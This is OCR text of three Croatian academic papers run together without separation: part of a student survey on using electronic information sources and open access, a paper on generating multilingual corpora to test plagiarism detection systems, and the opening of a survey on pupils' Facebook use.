Nine variables were tested by chi-square test to show whether differences between DICS and other students are statistically significant (with $p<0.05$ considered statistically significant). The difference in using information sources is not significant for library catalogue and open access journals. That means that frequency of usage of all the other seven information sources depends on students' formal education (i. e. whether they are DICS students or not). In Table 2 statistically significant variables are written in bold letters.

TABLE 2. DIFFERENCES IN USING INFORMATION SOURCES BY THE DICS AND OTHER STUDENTS

	DICS students (N=73)	**Other students (N=122)**	**P (chi-square test)**
Library catalogue	97.3%	97.5%	0.904
Open access journals	95.9%	87.7%	0.056
Wikis	**95.9%**	**82%**	**0.005**
Commercial databases	**95.9%**	**77.8%**	**0.005**
E-learning system	**93.2%**	**58.2%**	**0.000**
Open access repositories	**86.3%**	**52.5%**	**0.000**
Social networks	**54.8%**	**31.1%**	**0.001**
Social bookmarking services	**42.5%**	**22.1%**	**0.003**
Scientific blogs and forums	**56.2%**	**31.1%**	**0.001**

Asked about searching library catalogue, 185 respondents (94.9%) search the catalogue by themselves,

5 (2.6%) need librarians' help and 5 of them (2.6%) do not use library catalogue at all. The results are almost the same for the two groups – 94.5% of the DICS students and 95.1% of other students use the catalogue without librarians' or other help (Figure 1).



FIGURE 1. HOW DO STUDENTS USE FACULTY LIBRARY CATALOGUE?

The next question was – How did you learn to retrieve information in commercial databases? 20 respondents (3 of them DICS students) still do not know how to find information in commercial databases. Only 2 respondents asked librarians to help them. 48 respondents learn about commercial databases during their formal education – the percentage is higher for DICS students (47.9%) and not so high for other students (10.7%). The results are shown in Figure 2.



FIGURE 2. HOW DID STUDENTS LEARN TO USE COMMERCIAL DATABASES?

Asked about Open Access repositories, 51 DICS students (69.9%) and 28 (23%) other students learn about open access repositories as a part of their study programme. 68 students (34.9%) - 10 DICS students and 58 other students - have never heard of Open Access repositories (Figure 3). Another way, or golden route, to attain Open Access is through Open Access journals. 18 students (9.2%) do not use Open Access journals (3 DICS students and 15 others). 174 students (89.2%) support Open Access as a new way of scientific communication (93.2% of SICS students and 86.9% of other students). 35 students (17.9%) would not deposit their work in an Open Access repository. 17 students (2 DICS students and 15 others) never use Open Access journals.



FIGURE 3. WHERE HAVE STUDENTS LEARNT ABOUT OPEN ACCESS REPOSITORIES?

Social bookmarking services are used by 31 DICS students (42.5%) and by only 5 students (4.1%) of other departments. The most commonly used social bookmarking service is Delicious.

Wikipedia and other wiki services are used by 185 students (94.9%) – only one student uses wikis as the most important source for his/hers research. Other students use wikis as a starting point for their research. 24 DICS students (32.9%) and 9 other students (7.4%) have edited at least one article in Wikipedia or other similar source.

E-learning system is especially popular among DICS students (that is the department with the most e-courses). Only 5 DICS students (6.8%) do not use e-learning system as an information source and 51 students of other departments (41.8%) do not use the system.

C. Discussion

Results show that there are differences in using electronic information sources between the DICS students and students of other departments. The most popular information source for all the students is faculty library catalogue. The fact can be valuable for the library – librarians should continue to maintain their catalogue in the same way, it is well organized with a user-friendly interface. Open Access journals are also very popular among all students. They are promoted on library's web site as well as through formal education. The importance of Open Access repositories is recognized by majority of DICS students but by less than half of the other students. It is important to note that the number of Croatian Open Access journals is high (the number of scientific journals on Hrčak, portal of Croatian scientific journals [17], in January 2012 is 274). At the same time, number of Croatian Open Access repositories is extremely low (3), especially for social sciences and humanities (1) [18]. Of course, students can use international Open Access journals and repositories, but they have to be encouraged by their teachers and librarians. E-learning system as an information source is much more important to DICS students than to others. The system offers numerous possibilities for enhancement of e-learning and it becomes more popular every day.

Although promoted on faculty library web site, commercial databases are not popular enough between non-DICS students. They do not have appropriate training in retrieving techniques and that is the reason why they do not know how to use the databases. Both library and

teachers should be aware of the fact; they should educate students to make the best use of the acquired commercial databases. Another problem in using commercial databases is the fact that sometimes desired article cannot be accessed due to the access restrictions.

Wikis are the most popular Web 2.0 services among students when they search for information important for their education. Wikipedia is often used but students usually use it as a starting point for their research and they rarely cite its articles Other Web 2.0 services, such as social networking sites, social bookmarking services and blogs are less popular for educational purposes.

IV. CONCLUSION

Using electronic information sources is part of students' everyday life. They often use them when preparing exams or writing their essays. Results indicate that information sources and the ways of retrieving information should be part of curriculum. Future information specialists (i.e. DICS students) have more opportunities to learn about information in electronic environment as a part of their formal education. Other students should have the same opportunity.

It is important to increase awareness about the importance of information literacy among educators and learners. Information literacy curriculum should be developed for all, not just DICS students, in collaboration with faculty library and other departments' professors and according to their fields of expertise and course curricula.

In order to develop trust towards digital resources, many preconditions are to be fulfilled. Libraries can help by promoting current services as well as by knowing the needs of its users and developing new services according to those needs. Nevertheless, there are many valuable, existing services, such as education for database retrieval, which could be enhanced to meet users' needs and, in this special case, may be combined with education for appropriate use of Web 2.0 tools and applications. Library should combine traditional services with more popular ones to help the users to achieve "ideal" information seeking behaviour; to combine traditional search through databases and search engines with searching and browsing within social software. It is of great importance to let Web 2.0 appear as a part of formal higher education courses curricula.

New students and new paradigms call for new learning objects and new learning environments. Even though e-learning and distance learning systems are highly accepted under the scope of higher education, there are others, user-friendlier tools hidden under the umbrella term „social web" which students can find more attractive to use.

It would be wrong to claim that users are incapable of finding information by themselves as it would be wrong to claim users are completely independent in forming their information queries. Accepting the fact that we have moved from system-centred to user-centred information environment would make a good start. Developing courses curricula and library activities according to that would mean a great step forward, a step everyone involved in education process have to take together, as an interdisciplinary activity.

Abstract - The paper presents a system for generating multilingual corpora that can be used to determine performance of plagiarism detection systems. Implemented method uses parallel language corpora and because of its scalability, can be applied to any language. Authors have collected data from five parallel corpora and enabled corpus generation for Croatian, French, German, Spanish and Italian language.

I. INTRODUCTION

Plagiarism is defined as the act of reproducing the work of someone else without acknowledging the source. Academia has probably the longest tradition of dealing with it, but it is also a serious problem in journalism, literature, both traditional and web publishing, programming etc. In addition to being unethical and often illegal, plagiarism also brings additional damage such as undermining the teaching process and research in academia, and causing financial losses for authors and publishers.

The cause of perceived increase in plagiarism in the last two decades is most often blamed on the more intensive usage of ICT for creating and distributing documents. Plagiarism detection systems (PDS), a type of specialized information retrieval systems, are one of the most advanced tools used to fight plagiarism. There are two general types of PDS according to the set of methods they use; those with external, and those with intrinsic approach. External approach systems compare the suspect document to a collection of potential source documents and measure similarity between them, isolating those above a certain predefined threshold. In intrinsic approach, used in cases when a reference collection is not available, the tests are done only on the suspect document in order to find sections that are written in a different style than the rest of the document. [7]

In the process of building a system for detection of plagiarism in natural language texts based on the external approach, the system is trained and tested on a text corpora containing known plagiarized material. The creation of training and testing corpora is very time demanding because actual plagiarized documents are hard to acquire. An alternative approach is to create a corpus consisting of artificially created documents some of which contain plagiarized segments.

This paper presents a system for generating multilingual corpora that can be used to determine performance of systems for plagiarism detection in natural language texts. Section II. establishes the broader problem area by describing current trends in the field and clarifies the need for this system. Section III. explains how sentences with the same meaning in different languages were paired together. Section IV. describes the corpus generation algorithm, parameters which define properties of source files, the process of output generation and presents an example of a generated corpus. Disadvantages and suggestions for further work are given in section V.

II. PROBLEM AREA

A. Plagiarism detection systems evaluation

The interest in automatic plagiarism detection is on the rise and increasing number of systems is being developed and implemented every year in order to satisfy the demand. The demand for new and more efficient systems is coming from both the publishing industry and the academia. The publishing industry is trying to protect its income and it is being wholeheartedly supported by governments that are enacting new, more restrictive and punitive intellectual property legislation. The general sentiment in academia is that the problem of plagiarism is getting more severe and educational institutions are making steps to procure PDS and implement them in their workflow. It is reasonable to assume that this trend of enforcing stricter regulations on the Internet will continue for some time regardless of the opposition and that it will encourage further research in this area so the number of available solutions will experience constant growth.

In this light, an efficient methodology for evaluating available systems is needed. Currently the most consistent efforts in this area are made by prof. Webber-Wulff at the University of Applied Sciences in Berlin, who evaluates a wide range of plagiarism detection services both freely and commercially available since 2004; and by organizers of PAN Lab workshop on plagiarism analysis, authorship identification, and social software misuse, who hold international competitions in plagiarism detection annually since 2009 .

Evaluation perfomed by Weber-Wulff introduced additional metrics other than pure detection effectiveness such as usability of the service and professionalism of the provider in order to present results that are more relevant to actual application of those services. The test collection that is used is relatively small - it consists of 40 documents and contains actual examples of verbatim

copy, paraphrasing and translation plagiarism. Although the test results do not offer any in-depth data that could be useful for developing the plagiarism detection algorithms, they could be very valuable as a reference for practical considerations when implementing a PDS for actual use. In 2010, 26 PDS were evaluated and the top ranking ones were found to be about 70% effective in accomplishing their task and only partially useful. [3]

On the other hand, the tests used at PAN Lab competitions are specifically designed to measure the effectiveness of plagiarism detection algorithms. The goal is to find plagiarized segments and their location within documents, and the scores are based on the granularity and F-measure, the harmonic mean of precision and recall.

The PAN-PC corpus is updated annually since the first competition in 2009 with the addition of new functionality, source documents, and types of plagiarism. The 2011 version consists of 26 939 documents with 61 064 plagiarism cases. The source for filling the corpus is the content from books available through Project Gutenberg. The corpus consists of a set of source documents and a set of suspicious documents that contain varying degree and type of plagiarized content which is to be detected by the PDS being tested.

The authors of that corpus opted not to include real examples of plagiarized documents, but rather to artificially create documents that would imitate their properties as closely as possible. The reason for this were copyright concerns, inability to reliably anonymize the documents, high cost of acquisition, and the fact that the documents that could be acquired are usually too easily detected which limits their usefulness. Instead, artificial documents were generated that share some segments with the source documents. Obfuscation techniques found in real plagiarism were imitated by rearranging words and short phrases in three ways: completely at random, by following the principles of semantic relatedness, and by keeping the part of speech sequence the same. A certain share of plagiarism cases in this corpus was created by tasking real people through crowdsourcing services to rewrite texts in a way which simulates plagiarism. There are also some documents in the corpus which imitate translation plagiarism. [6]

It seems that the PAN Lab corpora are on the way to become the standard tool for training and testing of PDS that operate in a predominately monolingual environment. One of its limitations is the uncertainty whether artificially created documents realistically imitate actual cases of plagiarism.

B. Cross-language plagiarism detection

Cross-language plagiarism or translation plagiarism is a type of plagiarism in which the source and target documents are in different languages. Translation plagiarism is a far more serious problem in countries where English is not the official language. In our time, most of contemporary scientific publications and most of web and news media content that serve as a source of plagiarism are in English, which is used proficiently as a second language by a great number of people who are able to produce relatively good translations in their native languages.

Building multilingual plagiarism corpora in order to develop an external approach based multilingual PDS presents a very demanding task. The most suitable solution to this problem is to do the same as with monolingual plagiarism corpuses and create instances of cross-language plagiarism artificially. By creating a system that can generate corpora based on different parameters and source documents, it is possible to adapt it to different languages and types of texts.

III. RETRIEVAL OF LANGUAGE PAIRS

For the purpose of generating the multilingual plagiarism detection corpus, authors have built a relational database containing manually translated equivalents between five language pairs, namely, English-Croatian, English-French, English-German, English-Spanish and English-Italian. Translation equivalents which were fed into the database were obtained from public domain, sentence-aligned parallel corpora. The English-Croatian parallel corpus was built under the SETIMES project [9], while four other corpora are part of the Europarl project [2].

A program module was designed which was supposed to parse the corpora, do initial text preprocessing and fill the database with language data. In our system, English serves as an "intermediate" language through which correspondences between textual units in other languages are established. Because of that, in our database all textual units in the English language had to be unique values, which were controlled by the program module. Since some of the textual units were incorrect, i.e. they contained various metadata elements, errors due to false encoding, etc., every translation pair was also given a status indicating whether that pair can be used or should be discarded. Total number of sentences which will be used for corpus generation is presented in Table I.

TABLE I. NUMBER OF SENTENCES PER LANGUAGE

Language	Number of sentences
Croatian	136138
French	1793186
German	1705692
Italian	1704584
Spanish	1756382

IV. CORPUS GENERATION

In order to provide scalable output format, documents' content and relations between them are first defined in the database. The size of a source collection, that is, the number of source documents, can be set by defining the number of documents to generate for each language separately. By using this approach, it is easy to specify which languages are to be included or excluded from generation. Also, it is easy to extend the system to work with languages that are currently not supported.

The size of a suspicious collection can be defined by specifying the number of plagiarized and original

documents, that is, the number of documents that do or do not contain plagiarism segments.

The parameters described above are followed exactly in the generation of source and suspicious collection, which means that the collection will always have the specified number of documents. On the other hand, generation of documents' content, both source and suspicious, is based on probability. The system is designed so that it allows adjustments in different phases of corpus generation. The adjustments can be made by specifying distributions for certain number of parameters that affect the generation of content.

The generation of each source file can be affected by changing only two configuration parameters, number of paragraphs in a document and number of sentences in a paragraph. The generation of suspicious documents is more complex, so it has some additional parameters. Parameters shared by both source and suspicious documents are described in the sections below.

- *number of paragraphs in a document*: parameter affects the size of both source and suspicious files by changing the distribution of paragraphs in a document.
- *number of sentences in a paragraph*: parameter affects the size of source and suspicious paragraphs, and thus, the size of documents, by changing the distribution of sentences in a paragraph.
- *ratio of plagiarized sentences in a paragraph*: parameter affects the total number of plagiarized sentences in a suspicious paragraph. By setting different distributions, one can change the ratio of plagiarized sentences in a paragraph, and affect the similarity of two documents.
- *ratio of plagiarism in a source paragraph*: parameter affects the number of sentences that are taken from a source paragraph. By setting different distributions, one can affect the number of source paragraphs that are used to form a suspicious paragraph.
- *location of plagiarized segment in a source paragraph*: parameter affects the position in a source paragraph from which the plagiarized segment begins.
- *location of plagiarized segment in a suspicious paragraph*: parameter affects the position in a suspicious paragraph from which the plagiarized segment begins.

Based on previously described parameters, a system generates a multilingual corpus by using the following algorithm:

1. For each suspicious document, generate the number of paragraphs based on the given distribution
2. For each paragraph generate the total number of sentences and the number of plagiarized sentences based on the given distributions
3. Randomly select a source document and randomly select one of its paragraphs. For the paragraph in the source document, select a plagiarized segment based on the given distribution
4. Generate a location from which to take plagiarized segment in the source paragraph. Generate location of the plagiarized segment in the suspicious paragraph.
5. Insert original sentences in the suspicious paragraph until the location for insertion of plagiarized segment is reached
6. Insert plagiarized segment
7. Repeat steps 3-6, until the number of plagiarized sentences is equal to the number generated in step 2.
8. Insert original sentences until the total number of sentences is equal to the number generated in step 2.

A. Output generation

Generating source and suspicious documents directly into database is an intermediate step in corpus generation. Database contains both original and translated sentences. Database also stores the order of sentences in paragraphs and the order of paragraphs in documents. By using data stored in a database and relations between them, it is possible to generate source and suspicious documents, but also to obtain information about plagiarized segments.

The generator is designed in such a way that it allows generation of corpora in different output formats. It is written in an object-oriented language and exposes an interface that can be easily implemented and enables customization of the system's output. In that way the system enables a very fast and simple addition of new output formats.

As an example of system's functionality, authors have implemented an interface that produces the format used in the PAN competition where the participants are given a test collection of documents along with annotations that define relationships between documents in the collection.

Annotation is an XML file associated to each suspicious document that contains general information, like the language of document and MD5 hash values, but can also have a collection of *feature* elements if the suspicious document contains plagiarized content. XML element *feature* has a set of attributes that describe location and length of the plagiarized segment:

- *this_offset* defines the number of characters in the suspicious document that precede the plagiarized segment
- *this_length* is the length of the plagiarized segment in the suspicious document
- *source_reference* is the name of the source file from which the segment was taken
- *source_offset* defines the number of characters in the source document that precede the plagiarized segment
- *source_length* is the length of the plagiarized segment in the source document

The presented system in each run actually generates two separated corpora with exactly the same plagiarized segments and their location, but with segments written in different languages. The first corpus is monolingual, containing source documents with only English sentences, while the second corpus is multilingual and its source documents contain sentences in their original language. Those two corpora enable verification of plagiarism detection systems' functionality and performance in cases of translation plagiarism. The monolingual corpus enables further comparison and analysis of systems' behavior. If the system does not find certain cases of plagiarism in the monolingual scenario, it is unlikely that it can find them in the multilingual scenario. This should help designers and developers of plagiarism detection systems to test and improve their monolingual and multilingual plagiarism detection algorithms.

B. Example of generated corpus

The authors have generated and studied multiple corpora that were generated using different configuration parameters. This section describes one of them as an example of the system's functionality.

The corpus contains 200 source documents per language (Croatian, French, German, Italian and Spanish), which makes a total of 1000 source documents. There are 1000 suspicious documents; 200 documents that do not contain plagiarized segments, and 800 documents with different plagiarism ratio. Sources are provided both in original and English language. It is interesting to note that the size of original source documents is greater than the size of their English translations. In this example, original source documents are 11.7 MB in size, while their translations are 11.0 MB.

Table II. shows distribution of paragraphs in source and suspicious documents. 63% of source documents contain between one and five paragraphs, 28% between six and ten paragraphs etc. Distributions for source and suspicious documents are not equal because their generation is based on different configuration parameters.

TABLE II. DISTRIBUTION OF PARAGRAPHS IN SOURCE AND SUSPICIOUS DOCUMENTS

Number of paragraphs	Source documents	Suspicious documents
1-5	0.63	0.51
6-10	0.28	0.21
11-20	0.09	0.28

Table III. shows distribution of paragraphs sizes in generated documents. Paragraphs were divided into four classes, based on the number of containing sentences. Both paragraphs in source and suspicious documents were generated by using equal distributions, however, as it can be seen from the data, there is still a small difference between them. These differences are a result of deviations that can appear when generating random values based on a certain probability distribution.

TABLE III. DISTRIBUTION OF PARAGRAPH SIZE IN SOURCE AND SUSPICIOUS DOCUMENTS

Number of sentences	Paragraphs in source documents	Paragraphs in suspicious documents
1-5	0.21	0.20
6-10	0.31	0.33
11-15	0.29	0.26
16-20	0.19	0.21

Paragraphs below describe one case of generated translation plagiarism, as an example of system's functionality. From source document number 77, written in Croatian, plagiarized segment was inserted in a suspicious document number 3.

Figure 1. shows this relations in multilingual (upper) and monolingual (lower) scenario. Element *feature* in upper annotation shows that a segment in a suspicious document begins at character number 6148 and is 91 characters long. It was plagiarized from the source document number, where it is 99 characters long and starts from the document's beginning. Segments in source and suspicious document differ in length, because they are written in different languages.

```
<feature
    name="artificial-plagiarism"
    this_offset="6148" this_length="91"
    source_reference="source-document0077.txt"
    source_offset="0" source_length="99" />

<feature
    name="artificial-plagiarism"
    this_offset="6148" this_length="91"
    source_reference="source-document0077.txt"
    source_offset="0" source_length="91" />
```

FIGURE 1. ANNOTATION ELEMENT *FEATURE* - MULTILINGUAL CORPUS (UPPER) AND MONOLINGUAL CORPUS (LOWER)

Element *feature* in lower annotation shows that offsets in source and suspicious document did not change, in comparison to upper annotation. The length of segments in the source document did change, and now both segments have equal length, because they are written in the same language.

Figure 2. shows part of paragraphs whose relation was previously described with annotations, that is, with *feature* elements. Interesting sentences are displayed italic. It can be seen that first paragraph contains a sentence that is a translation of a sentence from a lower paragraph.

...It is a quite different Europe which is taking shape in the long term. *While progress continues amid the growing pains, there is still much room for improvement.* Together we should work towards this goal in the interests of the citizens...

I dok se napredak ostvaruje zahvaljujući pojačanim naporima, jos uvijek ima mjesta za poboljšanja. Talijanske luke Bari i Brindisi smatraju se vratima prema EU, dok turske luke povezuju koridor s kavkaskim bazenom u Aziji...

FIGURE 2. PARAGRAPHS IN SUSPICIOUS (UPPER) AND SOURCE (LOWER) DOCUMENT

V. DISADVANTAGES AND FURTHER WORK

One of system's disadvantages is that it inserts sentences from source to suspicious documents as they are, without changing them. Multilingual plagiarism detection is a very complex task so although sentences' translation is not changed, it is still difficult to find cases of plagiarism.

There are different techniques that can be used to obfuscate plagiarism. Most popular automatic obfuscation techniques include reordering words, removing or inserting random words, replacing words with their synonyms or any other word. This way the plagiarism detection is made more difficult, and it is shown that the degree of obfuscation correlates with performance of plagiarism detection system.

Further work includes implementation of simple obfuscation techniques like reordering, removing or inserting words, but also, complex techniques that are based on semantic relations between words. Using WordNet it is possible to achieve very complex plagiarism masking techniques, which include substitution of original words with their synonyms, antonyms and hyperonyms.

Without the implementation of obfuscation techniques, the monolingual plagiarism is extremely easy to find. But, usage of different types and levels of obfuscation techniques will also enable usage of generated corpus for quality testing the performance of plagiarism detection systems in monolingual scenario.

After obfuscation is completed, the authors are planning to generate a multilingual corpus and see the behavior and performances of some most popular and available plagiarism detection systems.

VI. CONCLUSION

The paper describes a system that generates a multilingual corpus by using parallel language pairs. The corpus is primarily intended to be used for testing the performance of plagiarism detection systems. The system is designed so that it can be easily extended to use additional languages and to generate corpora in different output formats. This way, it can be used in additional fields, for example in cross-language information retrieval.

System's functionality can be affected by setting different values to its parameters. It is unlikely for a system to generate two identical corpuses, even with the same parameters, because values of parameters are assigned as a distribution. This enables detailed adjustments of corpus structure and properties.

Authors plan to improve corpus generator by implementing obfuscation techniques that will enable quality performance testing of monolingual and multilingual plagiarism detection systems.

Abstract - The paper gives an overview of the popularity of social networks in Croatia, and their increasing impact on the quality of life and lifestyle of young people. In a survey on frequency of social networks usage, especially Facebook, in particular classes in elementary schools, we identify different behaviors, and show a similar behavior pattern of young people who use social networks every day.

I. INTRODUCTION

Social networks are a relatively 'new' way of mass communication among users. The reference to this way of communication being "new" must be taken into consideration with a slight reserve. Social communication has always existed; it represents a simple way of communicating and has the goal of maintaining and expanding the existing circle of friends. Expansion of the circle of friends means expansion of the social network of users/individuals[1]. Social networks are neither new nor unknown. One of the ways (methods) which can be a base for research of social networks is the sociometric procedure. The procedure is used in the frame of sociometry, which represents one of the ways of understanding psychological approaches to sociology. The procedure is based on discovering the structure of relations (sympathies, authority, reputation, etc.) within a small social group (group, class, department...) while the results are graphically shown on sociograms. Although Moreno defines social communication so that the conclusion can be made that social networks can be integrated in the real world, social networks of today transfer concepts and ideas to the widely spread network, the Internet[2]. Internet has shown to be the ideal platform for the creation of social networks that are not limited geographically and physically or not limited by phone or email communication. In the beginning, social networks were mostly used by young people while today older users are also common. Creating social networks on the Internet was made possible primarily by advanced services like MySpace, Facebook, Twitter and many others. Chapter I. will be the introduction to social networks in society, Chapter II. describes social networks and communication, chapters III. and IV. disclose the goals of the research, methodology and results. Chapter V. presents discussion on results and Chapter VI. is the final summary.

II. SOCIAL NETWORKS AND COMMUNICATION

Online social networks can be defined as "service based on web which enables individuals to (1) create a public or semi-public profile within a closed system, (2) articulate a list of other users with whom they share a connection and (3) observe and use their list of connections and lists of connections of other users within the system."Online social networks, to an extent, use the Open Access methodology. The networks are available to all users and don't abide to copyright nor other limitations. During the process of registration the user is in advance made aware of privacy [3] rules and the availability of personal information. Popularity of online social networks comes from the fact that they are primarily based on social interaction among users; the users do not necessarily belong to a certain interest group like on certain internet pages dedicated to interest groups (chat, news groups, forums etc.). Wellman [4] says "the world is made of webs not interest groups".


[4] B. Wellman and S. D. Berkowitz, "Structural analysis: from method and metaphor to theory and substance", *Social Structures: A Network Approach*. Cambridge University Press, Cambridge, UK, 1988., pp. 19-61.


Communication among "users" of social networks is all about people "presenting" themselves through their user profiles. User profiles reveal the relevant characteristics of a person (sex, age, hobbies, interests, employment, and activities) followed by multimedia content like photographs, video clips or sound recordings. Identity is the key notion when it comes to social networks; it is used as the means of telling apart the users of the online community. Users of social networks build their identities based on personal data, habits and the rest distinguishable features. It is known that prior to the popularization of social networks and the emergence of Internet as a media, people identified themselves through different fads (style of dressing, habits and activities) which changed as the time passed by.

At present day, by far the most popular social network is Facebook[5]. Facebook is designed as a backup to different social networks on universities. The service was started in the year 2004 as a service for online social networks only on Harvard and the user had to have a harvard.edu e-mail address. In time Facebook started to include other universities, high schools, corporations and finally every person aged 13 and above was allowed to join. Numbers speak best about the popularity of Facebook: more than 600 million [6] active users per month6, 50% of active users log in every day, an average user has 130 friends; users spend 700 million minutes per month using Facebook7. Interesting fact is that 200 million users use Facebook through mobile devices. Statistics for Croatia are given in the following examples (Graph 1 and Graph 2):

GRAPH I. NUMBER OF FACEBOOK USERS IN CROATIA FOR THE PAST 6 MONTHS



GRAPH II. FACEBOOK USERS IN CROATIA-AGE GRAPH



Statistically, conclusion can be made that Facebook has certainly become a very widespread way of communicating and from a sociological aspect a new form of social activities within groups or individuals. New patterns of communication, connecting and individual status are posed. Social networks possess the "Internet addiction"variable. As much as this addiction relates to the usage of social networks it also relates in the same amount to the general usage of the Internet as a media space. To reveal the mass spread of social networks in all areas of human activity even further it is important to mention a research conducted at Cisco Expo 2010, the research concerned businesses. According to the research, 13% of companies were present on social

networks. The "social network"[7] concept includes a wide spectrum of social interactions for example introductions among users, presentation of individual users, exchange of experiences, communication, distribution of media materials (photographs, video clips etc.) Results of the research show all advantages and disadvantages of this way of communicating. The disadvantages are sometimes bad manners in socialization, relations, speech and behavior; there is also the protection of privacy issue as one of the greatest problems which is still present.

III. RESEARCH GOALS

Research goal of this paper is to show the frequency in which children included in different classes use social networks and to identify different behaviors among students. For the purpose of the research a survey containing 14 questions was prepared to which the questioned will give their answers. The intention of the research was to determine whether students have a Facebook profile, for what purposes do they use the profile, how many Facebook friends do they have and are those class department friends, does Facebook cause them to socialize less in school and on the street, are they concerned about the safety of their data on Facebook, do they accept friend requests from unfamiliar people on Facebook, how much does Facebook influence their lives outside the network, do they neglect obligations because of hanging out on Facebook, can they imagine life without Facebook, and do they use mobile Facebook.

As a sample for the research students of 5a, 5b, 5c, 5d, 6a, 6b, 6c, 7d, 7a, 7b, 7c, 7d, 8a, 8b. 8c, 8d, 8e from Elementary School Eugen Kvaternik in V. Gorica were used. In total 189 students from 17 different classes were questioned, 92 girls and 97 boys age 11 – 14. Data was processed using analysis of frequencies and percentages and individual data is shown in tables and graph charts.


IV. RESEARCH RESULTS

The research included 17 classes (5th – 8th grade students), it will open up many other questions concerning children's behavior while using Facebook. Although the sample is not representative it can be used as a pointer to new habits of 5th-8th graders; it also shows the neglect of certain traditional forms of behavior that symbolized many previous generations.

While questioning older students of the elementary school, age11 to 14, out of 189 questioned, the results for the question "How often do u use Facebook?" were: 47% of the students answered multiple times per day and 15 % answered once a day (as shown in Graph 3.). Contributing factor to the fact is that even 80% of them has access to and uses mobile Facebook which largely eases the use of social networks at any location in the city and in whatever time period. Students mostly use the Facebook content for contacting their friends and acquaintances (57%), and for meeting new people over the Internet. Apart from conversations they take interest into games and applications which Facebook offers and also checking out photographs of other users. An interesting fact is that even more than 70% of students have more than 150 friends; some even up to 800 which is more than the entire school has students. Out of all those friends most of the students communicate with only ten give or take a few during the entire period.

When asked about safety of their data and privacy issues concerning the service that they use, more than half of the students, 60%, were worried about the safety of data that they publish while the rest didn't care or were not familiar about how to protect their data. About adding unfamiliar people to their friends list, the students were rather cautious, however 20% of them answered that they do add strangers to their friends list. With their new as well as with their familiar friends they communicate, change statuses and add private photographs; remarkably 9% of students put up on the web everything they do in life.


GRAPH III. FREQUENCY OF INCONVENIENCES WHILE USING SOCIAL NETWORKS



The most disturbing fact is that even 21% of the questioned students admitted that they had unpleasant experiences while using social networks like break-ins into their profiles, false introductions, unwanted porn, and messages from unfamiliar people (as shown in Graph 4.).


[7] D. M. Boyd, N. B. Ellison, "Social Network Sites: Definition, History, and Scholarship", Journal of Computer-Mediated Communication. 2008, pp. 210–230.

